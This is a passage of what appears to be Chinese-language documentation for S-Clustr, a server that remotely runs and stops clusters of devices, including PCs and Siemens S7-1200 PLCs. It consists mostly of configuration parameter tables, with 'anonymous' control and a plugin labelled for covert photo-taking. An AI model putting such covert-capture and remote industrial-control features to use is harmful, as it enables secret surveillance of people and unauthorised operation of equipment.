---------------------------------------------------- -------------------------
192.168.8.107 | 10089 | 10000 | 20 | 1 | PC | Running | Connected
```

The controlled terminal performs operations



6. Network topology diagram



S-Clustr_Server-Server.conf				
参数		描述	整体权重	备注
REMOTE_ROOT_SERVER	TOKEN	根服务器ROOT TOKEN	可选	反馈设备数据
	IP	根服务器ROOT IP地址	可选	
	PORT	根服务器ROOT 端口	可选	
CONFIG_UPDATE_TIME		配置文件更新频率	必须	推荐频率3<x<20
ANONYMOUS_PACK_TIMEOUT		匿名者-控制数据包过期丢包	必须	推荐频率2<x<5
HEART	DATA	心跳包数据	可选	自定义数据
	TIMEOUT	心跳包发送频率	必须	推荐频率10<x<60
MAX_DEV		最大接入设备数量	必须	根据电脑性能而定
DEV_AUTH_TIMEOUT		设备认证超时丢包	必须	阻止非授权接入
DEV_TYPE	C51	TCP|4G	可选	被控设备
	PLC-S7-1200	TCP|4G	可选	被控设备
	STM32	TCP|4G|5G	可选	被控设备
	AIR780E	TCP|4G|5G	可选	被控设备
	Arduino	TCP|以太网|4G|5G	可选	被控设备
	PC	TCP|以太网|无线网	可选	被控设备
	Nets3e	TCP|以太网|无线网|4G|5G	可选	偷拍照片插件
	ESP8266	TCP|无线网	可选	被控设备
DEV_ENCRYPTION_SERVER	C51	默认未加密	可选	被控设备
	PLC-S7-1200	默认未加密	可选	被控设备
	STM32	默认未加密	可选	被控设备
	AIR780E	默认未加密	可选	被控设备
	Arduino	默认未加密	可选	被控设备
	PC	默认加密	可选	被控设备
	Nets3e	默认加密	可选	偷拍照片插件
	ESP8266	默认未加密	可选	被控设备
DINGTALK	TOKEN	钉钉群机器人TOKEN	可选	将被控设备信息
	SECRET	钉钉群机器人SECRET	可选	反馈至群聊
S-Clustr_Server-Blacklist.conf				
参数		描述	整体权重	备注
Device	BLACK-LIST	禁止设备接入的黑名单	可选	禁止指定设备接入
Anonymous	BLACK-LIST	禁止设备接入的黑名单	关闭	暂关闭
S-Clustr_Server-Proxy.conf				
参数		描述	整体权重	备注
Route		环网中将数据包转发指定IP地址路由	可选	转发地址
S-Clustr_Root_Server-Root.conf				
参数		描述	整体权重	备注
QUERY_AUTH_TIMEOUT		查询认证超时丢包	必须	转发地址
QUERY_PACK_TIMEOUT		查询数据包过期丢包	必须	

S-Clustr_Server-Client.conf			
参数		描述	整体权重
C51	RUN	设备执行操作	必须
	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	
PLC-S7-1200	RUN	设备执行操作	
	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	
STM32	RUN	设备执行操作	
	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	
AIR780E	RUN	设备执行操作	
	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	
Arduino	RUN	设备执行操作	
	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	
PC	RUN	设备执行操作	
	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	
Nets3e	RUN	设备执行操作	
	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	
ESP8266	RUN	设备执行操作	
	STOP	设备停止操作	
	DEV_RUN_RECV	设备执行操作反馈	
	DEV_STOP_RECV	设备停止操作反馈	